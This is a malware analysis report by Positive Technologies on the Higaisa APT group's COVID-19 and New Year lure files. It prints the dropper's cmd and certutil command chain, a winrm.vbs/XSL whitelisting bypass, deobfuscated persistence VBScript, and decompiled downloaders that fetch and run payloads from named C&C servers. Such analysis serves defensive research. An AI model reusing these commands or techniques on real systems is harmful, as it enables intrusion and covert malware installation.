COVID-19 and New Year greetings: an investigation into the tools and methods used by the Higaisa group

By Positive Technologies

Published: 2024-08-19 · Archived: 2026-04-05 14:20:17 UTC

In March 2020 specialists from the PT Expert Security Center conducted an analysis on the activities of the APT group Higaisa. This group was first studied by security analysts at Tencent in November 2019. In that analysis, Tencent specialists reached the conclusion that Higaisa has its origins in South Korea. The group, which is still active today, can be tracked all the way back to 2009. According to the Tencent analysis, Higaisa's main targets have been government, public, and trade organizations in North Korea; however, they have also carried out attacks in China, Japan, Russia, Poland, and other nations.

Higaisa distributes messages containing real news and information on current events to initially spread their malware. They have also used messages containing seasonal greetings, which congratulate their recipients on holidays such as New Year, the Chinese Lantern Festival, and North Korean national holidays. In most cases the messages are written in English, implying that English-speaking countries could also be targets.

With the recent prevalence of the coronavirus (COVID-19) pandemic, many APT groups, including Gamaredon, SongXY, TA428, Lazarus, Konni, and Winnti, have been using the topic of COVID-19 in their email distributions. Higaisa is no exception.

This article is an investigation into one of the malicious files created by Higaisa. The file was discovered by security experts on March 11 while conducting another study on information security threats. The file is also compared with earlier files, and observed changes are noted and analyzed.

Object #1: File 20200308-sitrep-48-covid-19.pdf.lnk



Figure 1. PDF document containing a World Health Organization (WHO) report

Stage 1. Shortcut

The malware originates from a file called 20200308-sitrep-48-covid-19.pdf.lnk, which is concealed as a PDF file.



Figure 2. Contents of the LNK file

The file is a .lnk shortcut with the icon of a PDF document. When opened, the command *cmd.exe /c* is executed with the following command string (note: line breaks and spaces have been added for readability):

```
1  copy "20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\\g4ZokyumBB2gDn.tmp /y &
2  for /r C:\\Windows\\System32\\ %i in (*ertu*.exe) do copy %i %tmp%\\msoia.exe /y &
3  findstr.exe "TVNDRgAAAA" %tmp%\\g4ZokyumBB2gDn.tmp>%tmp%\\cSi1r0uywDNvDu.tmp &
4  %tmp%\\msoia.exe -decode %tmp%\\cSi1r0uywDNvDu.tmp %tmp%\\oGhPGUDC03tURV.tmp &
5  expand %tmp%\\oGhPGUDC03tURV.tmp -F:* %tmp% &wscript %tmp%\\9sOXN6Ltf0afe7.js
```

Figure 3. The command string executed by the shortcut

As a result, copies of the shortcut and a file called *C:\Windows\System32\CertUtil.exe* (under the name of *msoia.exe*) are placed into a temporary folder. Instead of directly using the name *CertUtil.exe*, the file mask **ertu*.exe* and the *for* command are used to conduct search, bypassing filename signatures.

By launching *findstr.exe*, the Base64-encoded payload at the end of the LNK file is retrieved and then decoded using *CertUtil.exe* (*msioa.exe*).

Stage 2. Archive

The decoding results in a CAB archive, which is unpacked into the same *%tmp%* folder and contains the following files:

- 3UDBUTNY7YstRc.tmp (DLL, used for autorun)
- 9sOXN6Ltf0afe7.js (installation script)
- 486AULMsOPmf6W.tmp (a legitimate executable file used for autorun)
- 20200308-sitrep-48-covid-19.pdf (the original WHO report, used as bait)
- cSi1r0uywDNvDu.tmp (XSL; contains part of the installation code written in VBScript)
- MiZl5xsDRylf0W.tmp (installer payload)

After the files have been retrieved, the malware moves to the next stage in the process of achieving persistence in the system, launching the file *9sOXN6Ltf0afe7.js*.

Stage 3. JS script. Part one.

The script is written as one line:

```
1  var e7926b8de13327f8e703624e = new ActiveXObject("WScript.Shell");
   e7926b8de13327f8e703624e.Run ("cmd /c mkdir %tmp%\\cscript.exe&for
   /r C:\\Windows\\System32\\ %m in (cscr*.exe) do copy %m
   %tmp%\\cscript.exe\\msproof.exe /y&move /Y %tmp%\\cSi1r0uywDNvDu.tmp
   %tmp%\\cscript.exe\\WsmPty.xsl&%tmp%\\cscript.exe\\msproof.exe
   //nologo %windir%\\System32\\winrm.vbs get
   wmicimv2/Win32_Process?Handle=4 -format:pretty&del
   \"%userprofile%\\OFFICE12\\Wordcnvpxy.exe\" /f /q&ping -n 1
```

Figure 4. A fragment of the code from 9sOXN6Ltf0afe7.js

In effect, the script executes the following console commands:

```
1   cmd /c mkdir %tmp%\cscript.exe &
2
3   for /r C:\Windows\System32\ %m in (cscr*.exe) do copy %m %tmp%\cscript.exe\msproof.exe /y &
4   move /Y %tmp%\cSi1r0uywDNvDu.tmp %tmp%\cscript.exe\WsmPty.xsl &
5
6   %tmp%\cscript.exe\msproof.exe //nologo %windir%\System32\winrm.vbs get wmicimv2/Win32_Process?Handle=4 -format:pretty &
7
8   del "%userprofile%\OFFICE12\Wordcnvpxy.exe" /f /q &
9   ping -n 1 127.0.0.1&"
10
11  move /Y %tmp%\486AULMsOPmf6W.tmp "%userprofile%\OFFICE12\MSOSTYLE.EXE" &
12  move /Y %tmp%\3UDBUTNY7YstRc.tmp "%userprofile%\OFFICE12\OINFO12.OCX" &
13  copy /b %tmp%\2m7EBxdH3wHwBO.tmp+%tmp%\MiZl5xsDRylf0W.tmp "%userprofile%\OFFICE12\Wordcnvpxy.exe" /Y &
14  "%tmp%\20200308-sitrep-48-covid-19.pdf"
```

Figure 5. Console commands in 9sOXN6Ltf0afe7.js

A folder with the name *cscript.exe* is created in the temporary folder called *%tmp%*. The original script interpreter, *cscript.exe*, is then copied into this folder with the name *msproof.exe*. An XSL file by the name of *WsmPty.xsl* is copied in as well. This is what the XSL file looks like:

```
1   <?xml version='1.0'?>
2   <stylesheet
3   xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
4   xmlns:user="placeholder"
5   version="1.0">
6   <output method="text"/>
7    <ms:script implements-prefix="user" language="VBScript">
8    <![CDATA[
9    rBOH7OLTCVxzkH=HrtvBsRh3gNUbe("2044696D206C<...removed...>6F6E"):execute(rBOH7OLTCVxzkH):function
     HrtvBsRh3gNUbe(bhhz6HalbOkrki):for rBOH7OLTCVxzkH=1 to len(bhhz6HalbOkrki)step
     2:HrtvBsRh3gNUbe=HrtvBsRh3gNUbe&chr(asc(chr("&h"&mid(bhhz6HalbOkrki,rBOH7OLTCVxzkH,2)))xor
     0):next:end function:
10   ]]> </ms:script>
11  </stylesheet>
```

Figure 6. A fragment of the code in WsmPty.xsl

A legitimate script, *%windir%\System32\winrm.vbs* (a console tool for work with the Windows Remote Management API), is launched using the interpreter. It is then passed the command *get wmicimv2/Win32_Process?Handle=4* and the output format: *format:pretty*.

When this format is specified, *winrm.vbs* is pulled from the directory where the interpreter *cscript.exe* and the file *WsmPty.xsl* are located. *winrm.vbs* is used to format the command output (regardless of whether it was successfully executed). This will then run the VBScript code embedded in the file.

This method, described by Matt Graeber in 2018, bypasses application whitelisting restrictions to run unauthorized code. There is one essential condition for *winrm.vbs* to work—the string *cscript.exe* must be present in the path to the interpreter. This is why the folder that it is copied into is created with this particular name.

Stage 4. XSL

The VBScript code that is launched contains a hex string and code that are responsible for decoding and executing the file. Here you can see the code with all hex strings converted into bytes and deobfuscated variable names:

```
1   Dim UserProfile,Temp,ExeStartFile,MSOStyle
2   UserProfile = CreateObject("Wscript.Shell").Environment("Process").Item("USERPROFILE")
3   Temp = CreateObject("Wscript.Shell").Environment("Process").Item("TEMP")
4   Dim FS, Office12
5   Set FS = CreateObject("Scripting.FileSystemObject")
6   Office12 = UserProfile&"\OFFICE12"
7   If FS.folderExists(Office12) Then
8   Else
9   FS.CreateFolder(Office12)
10  End If
11  ExeStartFile = Temp&"\2m7EBxdH3wHwBO.tmp"
12  Write4D5A90(ExeStartFile)
13  Dim Shell,Startup,Shortcut
14  set Shell=CreateObject("WScript.Shell")
15  Startup=Shell.SpecialFolders("Startup")
16  set Shortcut=Shell.CreateShortcut(Startup & "\Accessories.lnk")
17  Shortcut.TargetPath = "C:\Windows\System32\rundll32.exe"
18  Shortcut.WindowStyle = 1
19  Shortcut.WorkingDirectory=Startup
20  Shortcut.Arguments = "C:\Windows\system32\url.dll,FileProtocolHandler "&chr(34)&Office12&
    "\MSOSTYLE.exe"&chr(34)
21  Shortcut.Save
22  MSOStyle = Office12&"\\MSOSTYLE.exe"
23  Function Write4D5A90(FileName)
24      Dim AdodbStream, XmlDom, XmlDomBinary
25      Set XmlDom = CreateObject("Microsoft.XMLDOM")
26      Set XmlDomBinary = XmlDom.CreateElement("binary")
27      Set AdodbStream = CreateObject("ADODB.Stream")
28      XmlDomBinary.DataType = "bin.hex"
29      XmlDomBinary.Text = "4D5A90"
30      AdodbStream.Type = 1
31      AdodbStream.Open
32      AdodbStream.Write XmlDomBinary.NodeTypedValue
33      AdodbStream.SaveToFile FileName, 2
34      AdodbStream.Close
35      Set AdodbStream = Nothing
36      Set XmlDomBinary = Nothing
37      Set XmlDom = Nothing
38  End Function
```

Figure 7. Deobfuscated VBScript code

Essentially, what the code does is create a file called OFFICE12 in the user profile, as well as a shortcut called *Accessories.lnk* in the startup directory. The shortcut does not directly launch the payload, instead using the function *FileProtocolHandler* from the *url.dll* library:

```
C:\Windows\System32\rundll32.exe C:\Windows\system32\url.dll,FileProtocolHandler %UserProfile%\OFFICE12\MSOSt
```

Additionally, a file called *2m7EBxdH3wHwBO.tmp* is created in *%tmp%* via the function Write4D5A90. This file contains three bytes from the beginning of an EXE file: 0x4D, 0x5A, 0x90.

Stage 3. JS script. Continuation

Once the VBScript in XSL has been run, console commands launched by the JS code continue to be executed. Three files are copied into the folder OFFICE12 that was created in the user profile. Those files are:

- MSOSTYLE.EXE
- OINFO12.OCX
- Wordcnvpxy.exe

The last file, which is the payload, is built from the three-byte introductory string created by VBScript and from *MiZl5xsDRylf0W.tmp*, which was unpacked earlier. The result is a valid .exe file.

MSOSTYLE.EXE is a legitimate file from the Microsoft Office 2007 package. It is responsible for sideloading the dynamic link library OINFO12.OCX.

OINFO12.OCX contains the code for executing the final payload:

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3   if ( fdwReason == 1 )
4   {
5     WinExec("Wordcnvpxy.exe", 0);
6     exit(1);
7   }
8   return 1;
9 }
```

Figure 8. Launching Wordcnvpxy.exe in DllMain

It also contains code in exported functions that is not actually run (we suspect that this is part of an attempt to avoid detection in sandbox environments):

```
1 void __noreturn GetOfficeData()
2 {
3   WinExec("cmd /c calc.exe", 0);
4   Sleep(20000u);
5   exit(0);
6 }
```

Figure 9. The code of GetOfficeData()

```
1 void __noreturn DeleteOfficeData()
2 {
3   WinExec("cmd /c notepad.exe", 0);
4   Sleep(20000u);
5   exit(0);
6 }
```

Figure 10. The code of DeleteOfficeData()

The last step in the script is to open the PDF file that was used as bait.

Wordcnvpxy.exe downloader

The payload is an application that creates a hidden window (the name of the class and the window is SK_Parasite).

```
1 int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
2 {
3   HWND v4; // eax
4   HACCEL v5; // esi
5   WNDCLASSEXW v7; // [esp+8h] [ebp-4Ch]
6   struct tagMSG Msg; // [esp+38h] [ebp-1Ch]
7
8   SetErrorMode(0x8003u);
9   v7.cbSize = 48;
10  v7.style = 3;
11  v7.lpfnWndProc = wnd_proc;
12  v7.cbClsExtra = 0;
13  v7.cbWndExtra = 0;
14  v7.hInstance = hInstance;
15  v7.hIcon = 0;
16  v7.hCursor = 0;
17  v7.hbrBackground = 0;
18  v7.lpszMenuName = 0;
19  v7.lpszClassName = L"SK_Parasite";
20  v7.hIconSm = 0;
21  RegisterClassExW(&v7);
22  dword_40FEB4 = hInstance;
23  v4 = CreateWindowExW(0, L"SK_Parasite", L"SK_Parasite", 0xCF0000u, 0x80000000, 0, 0x80000000, 0, 0, 0, hInstance, 0);
24  if ( !v4 )
25    return 0;
26  UpdateWindow(v4);
27  v5 = LoadAcceleratorsW(hInstance, 0x6D);
28  while ( GetMessageW(&Msg, 0, 0, 0) )
29  {
30    if ( !TranslateAcceleratorW(Msg.hwnd, v5, &Msg) )
31    {
32      TranslateMessage(&Msg);
33      DispatchMessageW(&Msg);
34    }
35  }
36  return Msg.wParam;
37 }
```

Figure 11. Window creation and event processing loop in Wordcnvpxy.exe

Essential functions are loaded dynamically. Base64 with the following non-standard alphabet is used to decode library names: *z2bqw7k90rJYALIQUxZK%sO=hd5C4piVMFlaRucWy31GTNH-mED8fnXtPvSojeB6g*. Instead of using function names, their hashes are used, using SuperFastHash algorithm.

```
27  v3 = 0;
28  memset(&v4, 0, 0x62u);
29  base64_decode_custom("ZXsDCcsTA80HdkET", &v7, 16u);// Kernel32.dll
30  swprintf_s(&Dst, 0x32u, L"%S", &v7);
31  base64_decode_custom("pXuH59xf4bvRCkEg", &v9, 16u);// winhttp.dll
32  swprintf_s(&LibFileName, 0x32u, L"%S", &v9);
33  base64_decode_custom("%XFTpX7m5ZvRCkEg", &v11, 16u);// Shlwapi.dll
34  swprintf_s(&v3, 0x32u, L"%S", &v11);
35  result = LoadLibraryW(&LibFileName);
36  if ( result )
37  {
38    result = load_functions(result, &dword_40EFF0, 9u);
39    if ( result )
40    {
41      WinHttpCrackUrl_0 = *WinHttpCrackUrl;
42      WinHttpOpenRequest = *WinHttpOpenRequest_0;
43      WinHttpOpen_0 = *WinHttpOpen;
44      WinHttpConnect_0 = *WinHttpConnect;
45      WinHttpQueryDataAvailable = dword_40F024;
46      WinHttpSendRequest = dword_40F014;
47      WinHttpReceiveResponse = dword_40F01C;
48      WinHttpReadData = dword_40F02C;
49      WinHttpCloseHandle = dword_40F034;
```

Figure 12. Dynamically loaded libraries

The main code is run in a separate thread: every 10 minutes, the application contacts the C&C server *motivation[.]neighboring[.]site* and passes it the computer's identifier in the User-Agent string. The identifier is a SuperFastHash of the system volume serial number and the name of the computer.

```
1 void __noreturn thread_main()
2 {
3   void *url; // esi
4   void *user_agent; // edi
5   void *compid; // ebx
6
7   while ( 1 )
8   {
9     url = malloc(0x40u);
10    memset(url, 0, 0x40u);
11    base64_decode_custom("59xf4qy-YXn-pkuXh=x3CXPHCcs3dXFlCtr3Cc4H4XufdZjmAZe3Ccxuibvm592g", url, 0x40u);// http://motivation.neighboring.site/01/index.php
12    user_agent = malloc(0x50u);
13    memset(user_agent, 0, 0x50u);
14    base64_decode_custom(
15      "KOeS5OEThZjnYazMJ7p3Ccx-ptAMKuUMLlPEID2=Kn4XLqTM4WhSAKAHAbRMxXsa5Xj-AazEAqzEAqgg",// Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/2010010
16      user_agent,
17      0x50u);
18    compid = malloc(0x32u);
19    memset(compid, 0, 0x32u);
20    get_compid(compid);
21    download_decrypt_run(user_agent, url, compid);
22    free(url);
23    free(user_agent);
24    free(compid);
25    Sleep_0(600000);
26  }
27 }
```

Figure 13. Main downloader cycle

The response from the server is saved into a temporary file. If the response contains at least 10 bytes, it is decoded from Base64 and divided into two segments separated by the symbol $. The first segment contains the RC4-encoded executable file, and the second contains its filename without an extension.

```
58    ReadFile(v21, v10, v6, &v15, 0);
59    CloseHandle_0(v21);
60    v17 = base64_decode_custom(v10, &v10[v6], v6);
61    for ( i = 0; ; ++i )
62    {
63      v18 = i;
64      if ( v10[v8 - i - 1] == '$' )
65        break;
66    }
67    vsprintf_s_402240(&v23, "%s", &v10[v8 - i]);
68    memset(v10, 0, v6);
69    v12 = v17;
70    decrypt_rc4(&v10[v6], v17, v10);
71    v13 = Dst;
72    swprintf_s(Dst, 0x104u, L"%ls\\%S.exe", temp, &v23);
73    v14 = CreateFileW_0(v13, 0x40000000, 0, 0, 2, 0x80, 0);
74    if ( v21 == -1 )
75    {
76      free(v10);
77      ms_exc.registration.TryLevel = -2;
78      result = 0;
79    }
80    else
81    {
82      WriteFile_0(v14, v10, v12, &v16, 0);
83      CloseHandle_0(v14);
```

Figure 14. Processing the server response

The method used to construct a key for decoding the RC4 encryption is interesting. It is generated via a recurrent sequence that begins with two numbers (28 and 39), and every subsequent number equals the sum of the previous two, mod 255. The key consists of 64 bytes and begins with the first sum in the sequence. The key is later expanded to 256 bytes (by looping) and is used in the standard RC4 algorithm.

```
26  v3 = 39;
27  v4 = 28;
28  index = 0;
29  do
30  {
31    v6 = (v3 + v4) % 255;
32    ++index;
33    v4 = v3;
34    key[index] = v6;
35    v3 = v6;
36  }
37  while ( index < 64 );
38  v7 = 0;
39  memset(v21, 0, 0x101u);
40  memset(duplicated_key, 0, 0x101u);
41  for ( i = 0; i < 256; ++i )
42    v21[i] = i;
43  for ( j = 0; j < 256; ++j )
44  {
45    if ( v7 == 64 )
46      v7 = 0;
47    duplicated_key[j] = key[++v7];
48  }
```

Figure 15. Generation of the RC4 key in Wordcnvpxy.exe

The executable file received from the server is saved in *%TEMP%* with the specified name and is then launched.

Object #2: 邀请函.doc (Invitation card.doc)

This is an RTF file containing a congratulatory statement:



Figure 16. Document with holiday greetings

The document was created using the popular builder 'Royal Road RTF' (also known as 8.t), which exploits the CVE-2018-0798 vulnerability in Microsoft Equation Editor. This builder is not publicly accessible, but is widely used by Chinese APT groups, including TA428, Goblin Panda, IceFog, and SongXY. The name '8.t' originates from the fact that the malware creates a file called 8.t containing the encoded payload in a temporary folder.

Exploitation results in the creation of a file called *%APPDATA%\microsoft\word\startup\intel.wll*. This file is a DLL dropper, which is loaded the next time Microsoft Word is launched. Its payload consists of two files: *%ALLUSERSPROFILE%\TotalSecurity\360ShellPro.exe* and *%ALLUSERSPROFILE \TotalSecurity\utils\FileSmasher.exe*. The files are encoded using *xor 0x1A*.

```
42  for ( i = 0; ; ++i )
43  {
44    v5 = i;
45    if ( i >= 0x22870 )
46      break;
47    byte_1000CDA0[i] ^= 0x1Au;
48  }
49  for ( j = 0; ; ++j )
50  {
51    v5 = j;
52    if ( j >= 0xF600 )
53      break;
54    byte_1002F610[j] ^= 0x1Au;
55  }
56  GetEnvironmentVariableW(L"ALLUSERSPROFILE", &Buffer, 0x104u);
57  GetEnvironmentVariableW(L"TEMP", &v8, 0x104u);
58  vsnwprintf_s_100016B0(0x103u, &PathName, (const char *)L"%ls\\TotalSecurity", &Buffer);
59  if ( (create_file_10001090(&PathName) || CreateDirectoryW(&PathName, 0))
60    && ((vsnwprintf_s_100016D0(0x103u, &v6, (const char *)L"%ls\\utils", &PathName), create_file_10001090(&v6))
61     || CreateDirectoryW(&v6, 0)) )
62  {
63    vsnwprintf_s_100016B0(0x103u, &pszPath, (const char *)L"%ls\\360ShellPro.exe", &PathName);
64    if ( !PathFileExistsW(&pszPath) )
65      write_file_100013A0(&pszPath, byte_1000CDA0, 0x22870u);
66    vsnwprintf_s_100016B0(0x103u, &v12, (const char *)L"%ls\\FileSmasher.exe", &v6);
67    if ( !PathFileExistsW(&v12) )
68      write_file_100013A0(&v12, byte_1002F610, 0xF600u);
69    sub_100015A0(&pszPath);
70    result = 1;
71  }
```

Figure 17. The main function in the intel.wll dropper (fragment)

The dropper achieves persistence in the system by creating a shortcut in the startup directory that launches *%ALLUSERSPROFILE%\TotalSecurity\360ShellPro.exe* with key */func=5*. This file is a modified component of the antivirus tool 360 Total Security, and is used to transfer control to the downloader *FileSmasher.exe* via a method similar to DLL side-loading.

The legitimate *360ShellPro.exe* file contains a number of relative paths to the executable file. The correct file is selected and launched depending on the value of the argument */func=*.

```
49        v5 = _wtoi(&func) - 1;
50        if ( v5 )
51        {
52          v6 = v5 - 1;
53          if ( v6 )
54          {
55            v7 = v6 - 1;
56            if ( v7 )
57            {
58              v8 = v7 - 1;
59              if ( v8 )
60              {
61                if ( v8 != 1 )
62                  return 0;
63                PathCombineW(&pszDest, &pszDest, L"Utils\\FileSmasher.exe");
64              }
65              else
66              {
67                PathCombineW(&pszDest, &pszDest, L"360Config.exe");
68              }
69            }
70            else
71            {
72              PathCombineW(&pszDest, &pszDest, L"Utils\\360FileUnlock.exe");
73            }
74          }
75          else
76          {
77            PathCombineW(&pszDest, &pszDest, L"shell\\360FileInfo.exe");
78          }
79        }
80        else
81        {
82          PathCombineW(&pszDest, &pszDest, L"shell\\360ShellScan.exe");
83        }
```

Figure 18. File selection based on the func parameter

FileSmasher.exe downloader

In many ways, *FileSmasher.exe* resembles *Wordcnvpxy.exe*. It is also a windowed application (class name: NIS_K). However, in this case, the relevant code is launched using a 10-minute timer, not a separate thread.

```
19    v8.cbSize = 48;
20    v8.style = 3;
21    v8.lpfnWndProc = wnd_proc;
22    v8.cbClsExtra = 0;
23    v8.cbWndExtra = 0;
24    v8.hInstance = hInstance;
25    v8.hIcon = 0;
26    v8.hCursor = 0;
27    v8.hbrBackground = 0;
28    v8.lpszMenuName = 0;
29    v8.lpszClassName = L"NIS_K";
30    v8.hIconSm = 0;
31    RegisterClassExW(&v8);
32    ::hInstance = (int)hInstance;
33    v6 = CreateWindowExW(0, L"NIS_K", L"NIS", 0xCF0000u, 0x80000000, 0, 0x80000000, 0, 0, 0, hInstance, 0);
34    if ( v6 )
35    {
36      SetTimer(v6, 1u, 600000u, TimerFunc);     // 10 min
37      v7 = LoadAcceleratorsW(hInstance, (LPCWSTR)0x6D);
38      while ( GetMessageW(&Msg, 0, 0, 0) )
39      {
40        if ( !TranslateAcceleratorW(Msg.hwnd, v7, &Msg) )
41        {
42          TranslateMessage(&Msg);
43          DispatchMessageW(&Msg);
44        }
45      }
46      result = Msg.wParam;
47    }
```

Figure 19. Window creation, timer set-up, and event processing loop in FileSmasher.exe

Dynamic DLL loading is not used (all imports are static) and the address of the C&C server is restored using a similar RC4 decoding function (instead of decoding from Base64 with a nonstandard alphabet). However, the initial elements in the series used to generate the key have different values (8 and 5), and the generative algorithm is fully repeated.

```
26  v3 = 5;
27  v4 = 8;
28  index = 0;
29  do
30  {
31    v6 = (v3 + v4) % 255;
32    ++index;
33    v4 = v3;
34    key[index] = v6;
35    v3 = v6;
36  }
37  while ( index < 64 );
```

Figure 20. RC4 key generation in FileSmasher.exe

The CRC32 from the system volume serial number is used as an infected machine identifier. It is passed explicitly as a GET parameter. The following is the full address that the downloader uses to access the server:
http://walker[.]shopbopstar[.]top/blog/index.php?ei={32 random chars}&ti={volume serial CRC32}

```
34  *(_DWORD *)v16 = 0xDD5DB679;
35  *(_DWORD *)&v16[4] = 0x5BBF8759;
36  *(_DWORD *)&v16[8] = 0x29D328D5;
37  *(_DWORD *)&v16[12] = 0x6AEE6B88;
38  *(_DWORD *)&v16[16] = 0x28F05FDB;
39  *(_DWORD *)&v16[20] = 0xEDAB429A;
40  *(_DWORD *)&v16[24] = 0x144427CA;
41  *(_DWORD *)&v16[28] = 0xC0F15B32;
42  *(_DWORD *)&v16[32] = 0xBBD91E6D;
43  *(_DWORD *)&v16[36] = 0xB2C0D9B7;
44  *(_DWORD *)&v16[40] = 0xD4874C06;
45  memset(base_url, 0, 100u);
46  decrypt_rc4(v16, 44, (int)base_url);          // http://walker.shopbopstar.top/blog/index.php
47  get_systemdrive_serial_hash(&serial_hash);
48  gen_random32((int)&random_str);
49  sprintf_s(&final_url, 260u, "%s?ei=%s&tn=%s", base_url, &random_str, &serial_hash);
50  return download_decrypt_run((int)&final_url);
```

Figure 21. Construction of a URL to access the monitoring server, from FileSmasher.exe

The loading algorithm is practically identical:

- The server response is saved in a temporary file and is processed only if it contains at least 10 bytes.
- In contrast to *Wordcnvpxy.exe*, there is no Base64 decoding.
- The response is divided into two parts using an ampersand (&) instead of a dollar sign ($).
- The first segment is also an executable file encrypted with RC4, and the second part is its name without an extension.
- The file is decoded using the same function that is responsible for decoding the address (the RC4 key parameters are 8 and 5).

The loaded file is launched using *CreateProcess*.

It is worth noting that the resource files for *Wordcnvpxy.exe* and *FileSmasher.exe* include a dialogue window, "About," containing the application's name and copyright information.



Figure 22. The "About" dialogue window from the resources included in FileSmasher.exe

This window as well as other resources (Menu, Accelerators) are generated by Visual Studio when the project is created. In the case of Wordcnvpxy.exe, the application name indicated in the dialogue window matches the name of the window's class (SK_Parasite). However, this is not the case for FileSmasher.exe. Here, the application is called AttackBot, and in its case we see the abbreviation NIS, which we saw earlier in the name of the window class (NIS_K).

Experts at Tencent drew a connection between Higaisa and the Republic of Korea and identified its main targets as North Korean government and trade organizations. This suggests that NIS could stand for National Intelligence Service (The National Intelligence Service of the Republic of Korea). SK_Parasite could be a reference to the South Korean film Parasite (released in 2019). Alone, these data are insufficient to draw firm conclusions; however, they can be seen as circumstantial evidence for a connection with South Korea.

Related objects

The contents of the initial document (New Year greetings) and the date the file was created (22.12.2019) specify the period during which it was used. However, it is not the only object of its kind. Analysts at Tencent identified another distribution of malicious files during the same period. In that case the filenames were *Happy-new-year-2020.scr* and *2020-New-Year-Wishes-For-You.scr*. These files are executable and use a congratulatory JPG file as bait. The image is dropped from an executable file and opened in the default viewer.

Figure 23. The image contained in Happy-new-year-2020.scr

Figure 24. The image contained in 2020-New-Year-Wishes-For-You.scr

Other than the exploitation of the CVE-2018-0798 vulnerability, the structure of these threats is effectively identical to the RTF document. SCR files are droppers whose payload is decrypted using *xor 0x1A* and unpacked into the subdirectory of *%ALLUSERSPROFILE%*.

```
54  for ( i = 0; ; ++i )
55  {
56    v10 = i;
57    if ( i >= 0xF000 )
58      break;
59    byte_40CDB0[i] ^= 0x1Au;
60  }
61  for ( j = 0; ; ++j )
62  {
63    v10 = j;
64    if ( j >= 0x41000 )
65      break;
66    byte_41BDB0[j] ^= 0x1Au;
67  }
68  for ( k = 0; ; ++k )
69  {
70    v10 = k;
71    if ( k >= 0xF430 )
